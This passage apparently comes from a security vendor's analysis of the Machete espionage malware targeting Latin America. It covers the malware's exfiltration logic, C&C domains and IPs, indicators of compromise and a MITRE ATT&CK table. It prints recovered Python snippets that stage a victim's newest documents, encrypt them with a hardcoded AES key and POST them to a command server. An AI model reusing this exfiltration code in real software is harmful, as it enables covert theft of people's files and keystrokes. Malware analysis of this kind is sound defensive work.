
The code is the same as before, but everything is saved to the file `vpr.html` in the `avatar_cache` folder.

_multiproccessing.pyw: communication

Two C&C servers are read from the `date.dll` configuration file: one will be the primary server and the other one the fallback server. Every victimized computer will have a folder on the server with the following format: *folder_campaign/MACaddr-HOSTNAME*. As of this writing, we have seen '02', '03' and '04' for *folder_campaign*.

Files to be exfiltrated are moved to other folders on a compromised computer before being encrypted and sent to the server. All documents, which were stored in the `Crashpad` folder, are moved to the `CrashReports` folder. Logs, screenshots and browser data are moved from `avatar_cache` to the `events` folder. If there are any files larger than 120 MB, they are deleted.


Not every document is sent to the server. The latest code of Machete does not keep listings with modified files. Instead, as seen in the code snippet in Figure 32, the date of modification is retrieved and only the 20 newest documents are copied from `CrashReports` to the `events` folder to be exfiltrated.



```
#Send the 20 newest documents from CrashReports to events folder
for i in range(20):
    folder=crash_reports_folder
    filelist=filter(os.path.isfile,glob.glob(folder+"*"))
    filelist.sort(key=lambda i:os.path.getmtime(i))
    filelist=[str(i)for i in filelist]
    #Files, with newest first
    for file in reversed(filelist):
        filename=os.path.basename(file)
        shutil.move(file,events_folder+filename)
        break
    time.sleep(1)
```

Figure 32 // Code to move newest files


Encryption is AES and a 64-byte key is used: a SHA-256 digest of a 40-byte string. Part of this code is shown in Figure 33. After that, files are base64 encoded and ROT13 is applied to the filenames.



```
#Encrypt documents
condition_e="E"
pre_key="L09u3h@m053nV1D@/$3r@nu3$7r0139@d0/*.*/#"
files_event = get_files_event()

if condition_e=="E":
    for file in files_event:
        if os.path.basename(file).startswith("(encrypted)"):
            pass

        elif file==os.path.join(events_folder,sys.argv[0]):
            pass
        else:
            aes_encryption(SHA256.new(pre_key).digest(),str(file))
            os.remove(file)
else:
    sys.exit()
    pass
```

Figure 33 // Part of encryption code

Before they are actually sent, files are copied one last time, from `events` to the `instance_db` folder. Then, files are sent over HTTP via a POST request, similar to what was described in the *HTTP communication* section. The folder names have changed, as shown in Figure 34.



```
def send_files_to_server():
    for dirpath,dirs,files in os.walk(instancedb_folder):
        for file in files:
            #.txt (geo information)
            if file.endswith(".gkg("):
                dest_folder_sv="PSLtx"
            #.png (screenshots)
            elif file.endswith(".cat("):
                dest_folder_sv="PSLpg"
            #.zip (browser data)
            elif file.endswith(".mvc("):
                dest_folder_sv="PSLzp"
            #.html (keylogs and clipboard)
            elif file.endswith(".ugzy("):
                dest_folder_sv="PSLlo"
            else:
                dest_folder_sv="PSLge"

            name_file = file
            file_handle = open(instancedb_folder+name_file,"r")
            file_data = file_handle.read()
            server_http = server_exfil
            post_data = {'namepc':str(victim_folder_sv),'nadir':"03",
            'menrut0':dest_folder_sv,'menfile0':name_file,'mens0':
            file_data,'submit':'submit'}
            http_response = requests.post(server_http, data=post_data)
            file_handle.close()

            time.sleep(1)
            if "<Response [200]>"==str(http_response):
                os.remove(instancedb_folder+name_file)
```

Figure 34 // Code for sending files to the C&C server

If for some reason the server could not be contacted, then the fallback server is used to exfiltrate documents in the same manner. If after this there are still files in the folder that could not be sent, a file handle to the binary stream is passed in the POST request instead of the contents of the file itself. This is done for both the main and fallback servers, meaning that these files will be mirrored on both servers.

6.4 Domain names


Initially, we saw three domain names being used in Machete's configuration files. They all pointed to the same IP address during 2019, but a passive DNS query showed two other IP addresses active during 2018. Table 2 shows information about these domain names.

Table 2 *Domain names and related IP addresses*

Date first seen	Date last seen	Domain name	IP address
2019 05 13	2019 05 13	mcsi.gotdns[.]ch	0.0.0[.]0
2018 10 01	2019 04 25	mcsi.gotdns[.]ch	142.44.236[.]215
2018 08 20	2018 12 16	mcsi.gotdns[.]ch	199.79.63[.]188
2018 09 20	2018 09 20	mcsi.gotdns[.]ch	109.61.164[.]33
2018 07 15	2018 07 15	djcaps.gotdns[.]ch	199.79.63[.]188
2018 08 15	2018 08 20	tokeiss.ddns[.]net	109.61.164[.]33

Those three subdomains were reported to the dynamic DNS service No-IP (which provisions the second-level domains) and they have pointed to 0.0.0.0 since May 5th, 2019. Some days later in May, the operation was moved to an FTP server on a different IP address (158.69.9[.]209), and a new No-IP subdomain was found in configuration files, *adtiomtardecessd.zapto[.]org*. To prevent losing their victims if that domain name is taken down, Machete operators developed new code to send stolen data over HTTP, with a domain name specific to that purpose. That domain, *artyomt[.]com*, was registered on May 10th, 2019 but there is not much more information available, so it's less likely to be taken down.

As was mentioned before, Machete operators stopped using downloaders since their update in May 2019. Phishing emails would contain a link to download a zipped file from *lawyersofficial.mipropia[.]com* (free hosting). Some files and their timestamps can be seen in Figure 35.



Directory Listing

```
Name                          Last modified      Size  Description

Parent Directory                                   -    [unknown item..]
Radiograma_004026_pdf.zip  2019-05-21 10:59  4.5M  GZIP compressed archive
Diseño_pptx.zip            2019-05-17 22:43  4.6M  GZIP compressed archive
```

Figure 35 // Files spread in phishing emails

In June 2019 Machete operators stopped using FTP communication and started to use HTTP for both the main and fallback C&C servers. The domain name *tobabean[.]expert* points to the IP address 142.44.236[.]215, which has been used before by Machete. The other server is *u929489355.hostingerapp[.]com* and the related IP address is 156.67.222[.]88 at the time of this writing.

7. CONCLUSION

Latin America is usually overlooked when it comes to persistent threats and groups targeting the region. There have been, however, several attacks resonating in the news in the past few years, such as those targeting banks in Mexico [13] and Chile [14]. The group behind Machete has managed to continue operating even after researchers have published technical descriptions and indicators of compromise for this malware. By introducing small changes to their code and infrastructure, the group has bypassed several security products. It is the targeted organizations, though, who have failed in raising awareness and applying security policies so that employees don't fall for these attacks in the first place.

8. REFERENCES

1 GReAT, “El Machete”, Kaspersky Labs, 20 August 2014. [Online]. Available: *https://securelist.com/el-machete/66108/*

2 The Cylance Threat Research Team, “El Machete’s Malware Attacks Cut Through LATAM”, Cylance, 22 March 2017. [Online]. Available: *https://threatvector.cylance.com/en_us/home/el-machete-malware-attacks-cut-through-latam.html*

3 py2exe: *http://www.py2exe.org/*

4 7z SFX Builder: *https://sourceforge.net/projects/s-zipsfxbuilder/*

5 pyminifier: *https://github.com/liftoff/pyminifier*

6 pyobfuscate: *https://github.com/astrand/pyobfuscate*

7 NXcrypt: *https://github.com/Hadi999/NXcrypt*

8 ImageGrab module: *https://pillow.readthedocs.io/en/3.0.x/reference/ImageGrab.html*

9 Mozilla Location Service: *https://location.services.mozilla.com/*

10 Python Wi-Fi Positioning System: *https://github.com/deviance/Python-Wi-Fi-Positioning-System*

11 urlopen() function from urllib2: *https://docs.python.org/2/library/urllib2.html#urllib2.urlopen*

12 Python MSS: *https://python-mss.readthedocs.io/*

13 Lily Haw Newman, “How Hackers Pulled Off a $20 Million Mexican Bank Heist”, Wired, 15 March 2019. [Online]. Available: *https://www.wired.com/story/mexico-bank-hack/*

14 Jeremy Kirk, “Banco de Chile Loses $10 Million in SWIFT-Related Attack”, BankInfoSecurity, 13 June 2018. [Online]. Available: *https://www.bankinfosecurity.com/banco-de-chile-loses-10-million-in-swift-related-attack-a-11075*

9. IOCS

GoogleUpdate.exe

SHA-1	ESET Detection Name
048C40EB606DA3DEF08C9F6997C1948AFBBC959B	Python/Machete.F
2E8D8508096CAA38493414F6BA788D0041EA9E15	Python/Machete.F
85BDD7D871108C737701AC30C14A2D343CBDEF94	Python/Machete.D
8ED8CB784512F7DADD147347FC94E945FAF16338	Python/Machete.F
9C413075AAB7EF7876B8DC8D7B7C1B9B96842C6E	Python/Machete.A
AB8DD6B0CC950618589603012863B57F7ADB9D9B	Python/Machete.A

Chrome.exe

Detected by ESET as Python/Machete.B

SHA-1
318496B58CF5052EFD49A95C721D9165278E9FCE
3BB345032B6D0226D6771BA65FE4DA0FAF628631
946A24DFBD0AE94209EF7C284D3F462548566A3C
984B9202A6DBD7D3DD696CAE1220338A68092DC9
EABD45D0A86113F5CCFF9FD292C1E482A5727815
F05BC018C90B560DC4932758956ADFFBC10588CE

GoogleCrash.exe

SHA-1	ESET Detection Name
204A2850548E5994D4696E9002F90DFCCBE2093A	Python/Machete.C
3792588EDC809270E6666A4677EC85A3400BA4CF	Python/Machete.E
4899A2C2CECEB92D2CC4ED17D092D1D599379284	Python/Machete.A
A42756280AA352F4612BED85AABF7F3267E676C2	Python/Machete.E
A97CF05AD7F3102BDE45E4B4947ED435EFEA1968	Python/Machete.E

RAR/7z SFX: config + payload

SHA-1	Filename	Observations
00397DA69B8E748720AEDFD80D78166573C33EC8	ders.exe	
03929A5530639C1D9DBD395A298C59FD7EFF1DEC	chrome.sfx.exe	
0922DEFB82FF1140BBE3481BAB27564BB966D50B	ChrOme_UpdAte.sfx.exe	
0AC64E08E63601AD9D6A4EF019E5B374784AF80A	chrome.sfx.exe	
0BA5BCE133B50EF80FD9241C3EA5CB9135CA4EB1	ders.exe	
161629F63422AB34108854662313F87A278DD7F5	chrome.sfx.exe	
24752DAB28C3ADD4C31591F2EC480CE3CA83E0AA	python27.exe	
341F2EFA0FD11B4480D8503BFB81C62AF667D72D	chrome_Up.sfx.exe	
4C130AA110B290A0CF4FF1C099EA2A705081A9CB	Chrome_Update.sfx.exe	

50C23690C23EE070AD3A20FCED7311BFDF098833	ders.exe	
67ECBC1E9A66719C599E6DDED33A85F70DACA13E	chrome.sfx.exe	
6A69A2A2D4A2F8690B71386F0F092B04EA5A647D	ders.exe	
92C56AF6815597C0135C21EF5A35D41B0E2A460F	Python_27.exe	
9E52E1C015B97D4FB2CAC888F8FC69D729AF78F5	finaser.aes	payload pushed by operators (no config file)
A48A71B9D1C00A683397F97C02E0DBB3F4606863	ders.exe	
B6E436A0FFF117A1C3D3D70947F62D4CAC66C95E	ders.exe	
C4ACCF6071F51ADE102190C6FA350435FC202654	Python.27.exe	
D5238CDE036EEFCC6D8D686B3A00247F27DA894C	Python.27.exe	
DDA105D8D894F73B16518D546270E4F783CB5178	python27.exe	
E85C1EF38C39B6087EA9AC8171DDD1416B9A5306	python27.exe	
FD52B10E9D4E5D343E589627444A6766357D5E47	Security.exe	

7z SFX: decoy + downloader

SHA-1	Filename
52B680F472AE463436979DA325DB7AD64D5AF1EF	Mapa_monitoreo_WRF_ind02052018.scr
69109287D41C002FA70BB3D6238C4056B2B24B2F	Mapa_monitoreo_WRF_ind02052018.scr
89C0FDEED36A69099E935A590A103339B0CBE525	Mapa_monitoreo_WRF_ind02052018.scr
9EA7832D83C74C839A49580B4211E627A24571BE	Programa Formacion en Contratacion Publica.scr
BFD0CBEF5B9C329792B38274474F04BD8109DF66	RGMA0_1_629.scr
FB871AACA0DDCF2F009A2D11ECF672CFB61B7357	CALENDARIO_ACTIVIDADES_COLCO_EC.scr
FDE89FCEC30FCAABB3D42ED87180843F3E760CD8	Mapa_monitoreo_WRF_ind02052018.scr

RAR SFX: URL config + downloader

SHA-1	FIlename
9912BDBE08179122DC3797A2585D463573D1B5A5	04Down.exe
AB16808B5B4706B6265C5FF5FEF8B8460C8A51F8	4Down.sfx.exe
BDAAB0B356EC9FE61FEE1723E1DD52E39DDC6699	04Down.exe
DED6509458DF62D3CE60C68F3A2A87E59F1F96BE	Down.sfx.exe

Downloader

Detected by ESET as Python/Machete.A

SHA-1	FIlename
2B7404F6B0075BC1192D61D4AF135D521D5F08A3	RdrCEF.exe
53102E57B40FEACB64566C26D101D9242DECE77C	Down.exe
56E8743E0773286A4B9E055147D96D53A43BECA1	Down.exe
71F69F04307C8F5675DCADEAA80B8C2B95691B01	Down.exe
904137B61F1DED66C8CA76EBF198DEC1B638B5D4	Down.exe
FBB485B40477F5A014E7096747B1B4A494CE50EF	Down.exe

RAR/7z SFX: decoy + payload (no downloader)

SHA-1	FIlename
0468D3776435E527DBA52B9DA61D38C076DDA09A	FORMATO UNICO DE RENDIMIENTO OPERATIVO GNB 11JUNIO2019 CZGNB-13 xlsx.scr
10EB152039CB0A379DAAB272151BC1BAA8C6D4DB	Radiograma 004026_pdf.scr
173664DE0A9A08218098ABFB86D2C64F25B5EE37	Diseño_pptx.scr
212F3697117D17EC3F299D037845CF3DB20CE88A	
29EA8A983E56229AC69FFF9958319B66C006020B	RDGMA 1101 001 jpg.scr
3562CB8D37E68025787C31A0B4654A1CE209E62F	20190611101428 pdf.scr
35E4ECB61F1FA09BEC8A4528C592D982D33B6C6B	INVITADOS_MEXICANOS.scr
442E6CC28D118CFAF1A5482E2000C7DC00D9A7B9	
5C56AC14CA7159804A9D53FE037CFD0D99D45AB1	JUNIO_19_PROPUESTA_CLARO_RENOVACION.scr
61DE62436B3806A3A645C96677D7AD9D802E30A8	FORMATO DE NOVEDADES PARA DC PERSONAL xls.scr
62800D245A3726CA390D08B7BF17FE2C37F2B3CF	20190611101331.scr
64F1322BF2A898278AA1E73803FDD500B6E5E7C7	RAD_N_0961_21MAY19.scr
79AC512389EF9E27A3598CA2968573DB4F5FD58F	RAD OFL0120_jpg.scr
7A1AD75A1AA73EC72EE21B213FCCA55D57A0CD58	S_E_ARLETTE_MARENCO_NOTA_INFORMANDO_TERMINO_DE_MISION_001.scr
8E0AC29B8BD0C086B20C23B254CF047AA30A0529	07_1379.scr
91F2C7EED2EE92D11BC6B8FD8D3CBA0B02C8D074	Blason.scr
97EDCDFD6E674591C1E809381C7E68F11DFA81FC	08_1159.scr
9D65B55168526161A79F4743A37B1A7358C67037	INSTRUCCIONES DEL JSO 08JUN19 docx.scr
A19648A5576E0B9FC449D89ADDC569BA1350ECFF	
A94916F9696D861FE040891634B3F2DA09557F13	REPORTE OPERACIONAL 10JUN19 pdf.scr
B451F623FE9F315EB886B83F27139FC236A07EC9	20190611101428.scr
C39B9D966AED0372619B3989995AB9AD12F94D38	NOTA_CICR_00079.scr
CF10E0313177FF4C9C588232218078EB870C0079	BOLETA DE PERMISO NELSON GUERERE docx.scr
E8BBCB0F6538D1543BFA3F7A66F20155EBC2BCC8	JUNIO_27_PROPUESTA_CLARO_RENOVACION.scr
EA3D823DF9F0E41AD1DA2FD3492B418693BED8BD	20190611101331 pdf.scr
EB82401CE6B2497AEB1FC666697D7D9CE66E4D5B	Asimilacion.scr

_hashlbi.pyw

SHA-1	ESET Detection Name
1B3723651E1D321D4F34F2A243D7751D17288257	Python/Machete.G
7FFB9C7DA20C536B694E78538B65726EACB1B055	Python/Machete.G
B1ADF4B46350FB801CE54DA9C93A4EF79674F3F5	Python/Machete.G

_bsdbd.pyw

SHA-1	ESET Detection Name
0C33B75F6C4FC0413ABDBCDA1C5E18C907F13DC3	Python/Machete.G
314D9B4C25DD69453D86E4C7062DCE6DEDDA0533	Python/Machete.G
D4CF22F3DB78BDC1CEB55431857D88166CE677D4	Python/Machete.G

_clypes.pyw

SHA-1	ESET Detection Name
26FB301AF7393B5E564B8C802F5795EDEBD7CECF	Python/Machete.G
979859B5A177650EF0549C81FD66D36E9DEA8078	Python/Machete.G
A07E38DF9887EA7811369CD72C57FD6D44523CD6	Python/Machete.G

_elementree.pyw

SHA-1	ESET Detection Name
07E383E9FF04F587769845306DC4BFE75630BAAA	Python/Machete.G
3B6F5CB20FF3AC0EE3813A68A937AAE92EBC46D3	Python/Machete.G
56765B7511372A8E9BE017F48A764D141F485474	Python/Machete.G
CF2DC40926D8747AEC572DFD711BBFD766AADB10	Python/Machete.G

_mssi.pyw

SHA-1	ESET Detection Name
6B42091CA2F89A59F4E27E30ACDACF32EB83F824	Python/Machete.G
708F159F2CFE22FF0C4464F2FEDAA0501868BDD8	Python/Machete.G
DE639618B550DBE9071E999AAA5B4FC81F63A5A6	Python/Machete.G

_multiproccessing.pyw

SHA-1	ESET Detection Name
0B6F61AF3E2C6551F15E0F888177EEC91F20BA99	Python/Machete.G
76AABC0AF5D487A80BCBA19555191B46766139FA	Python/Machete.G
7FF87649CA1D9178A02CD9942856D1B590652C6E	Python/Machete.G
8692EB1E620F2BCDDAF28F0CB726CEC2AA1C230D	Python/Machete.G
8AF19AA3F18CB35F12EE3966931E11799C3AC5A4	Python/Machete.G
E1BC4EC7F82FA06924DC4B43FBBB485D8C86D9CD	Python/Machete.G

Server domain names

- tobabean[.]expert
- koliast[.]com
- u929489355.hostingerapp[.]com
- u154611594.hostingerapp[.]com
- 6e24a5fb.ngrok[.]io
- f9527d03.ngrok[.]io
- adtiomtardecessd.zapto[.]org
- mcsi.gotdns[.]ch
- djcaps.gotdns[.]ch
- tokeiss.ddns[.]net
- artyomt[.]com
- lawyersofficial.mipropia[.]com
- ceofanb18.mipropia[.]com

Server IPs

- 185.224.137[.]63
- 156.67.222[.]88
- 158.69.9[.]209
- 142.44.236[.]215
- 199.79.63[.]188
- 109.61.164[.]33

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	*T1192*	Spearphishing Link	Emails contain a link to download a compressed file from an external server.
	T1193	Spearphishing Attachment	Emails contain a zipped file with malicious contents.
Execution	*T1204*	User Execution	Tries to get users to open links or attachments that will execute the first component of Machete.
	T1053	Scheduled Task	Other components of Machete are executed by Windows Task Scheduler.
Persistence	*T1158*	Hidden Files and Directories	Malware files and folders are hidden for persistence.
	T1053	Scheduled Task	All of the components are scheduled to ensure persistence.
Defense Evasion	*T1027*	Obfuscated Files or Information	Python scripts are obfuscated.
	T1045	Software Packing	Machete payload is delivered as self-extracting files. Machete downloaders are UPX packed.
	T1036	Masquerading	File and task names try to impersonate Google Chrome, Java, Dropbox, Adobe Reader and Python executables.
Credential Access	*T1145*	Private Keys	A compromised system is scanned looking for key and certificate file extensions.
	T1081	Credentials in Files	Machete exfiltrates files with stored credentials for several browsers.
Discovery	*T1049*	System Network Connections Discovery	`Netsh` command is used to list all nearby Wi-Fi networks.
	T1120	Peripheral Device Discovery	Newly inserted devices are detected by listening for the `WM_DEVICECHANGE` window message.
	T1083	File and Directory Discovery	File listings are produced for files to be exfiltrated.
	T1057	Process Discovery	In the latest version, running processes are enumerated searching for browsers.
	T1217	Browser Bookmark Discovery	Browser data such as bookmarks is gathered for several browsers.
	T1010	Application Window Discovery	Window names are reported along with keylogger information.

Collection	*T1115*	Clipboard Data	Clipboard data is stolen by creating an overlapped window that will listen to keyboard events.
	T1005	Data from Local System	File system is searched for files of interest.
	T1025	Data from Removable Media	Files are copied from newly inserted drives.
	T1056	Input Capture	Machete logs keystrokes from the victim’s machine.
	T1113	Screen Capture	Machete captures screenshots.
	T1074	Data Staged	Files and logs are stored in a temporary folder, encrypted.
Command and Control	*T1043*	Commonly Used Port	Standard FTP and HTTP ports are used for communications.
	T1008	Fallback Channels	Machete uses HTTP to exfiltrate documents if FTP is unavailable.
	T1105	Remote File Copy	Machete can download additional files for execution on the victim’s machine.
	T1071	Standard Application Layer Protocol	FTP and HTTP are used for Command & Control.
Exfiltration	*T1020*	Automated Exfiltration	All collected files are exfiltrated automatically to remote servers.
	T1002	Data Compressed	Machete compresses browser’s profile data as .zip files prior to exfiltrating it.
	T1022	Data Encrypted	Collected data is encrypted with AES before transmitting it. In some versions of the malware, it is encoded with base64 (but not encrypted).
	T1041	Exfiltration Over Command and Control Channel	Data is exfiltrated over the same channel used for C&C.
	T1052	Exfiltration Over Physical Medium	Data from all drives in a compromised system is copied to a removable drive if there is a special file in that drive.
	T1029	Scheduled Transfer	Data is sent to the C&C server every 10 minutes.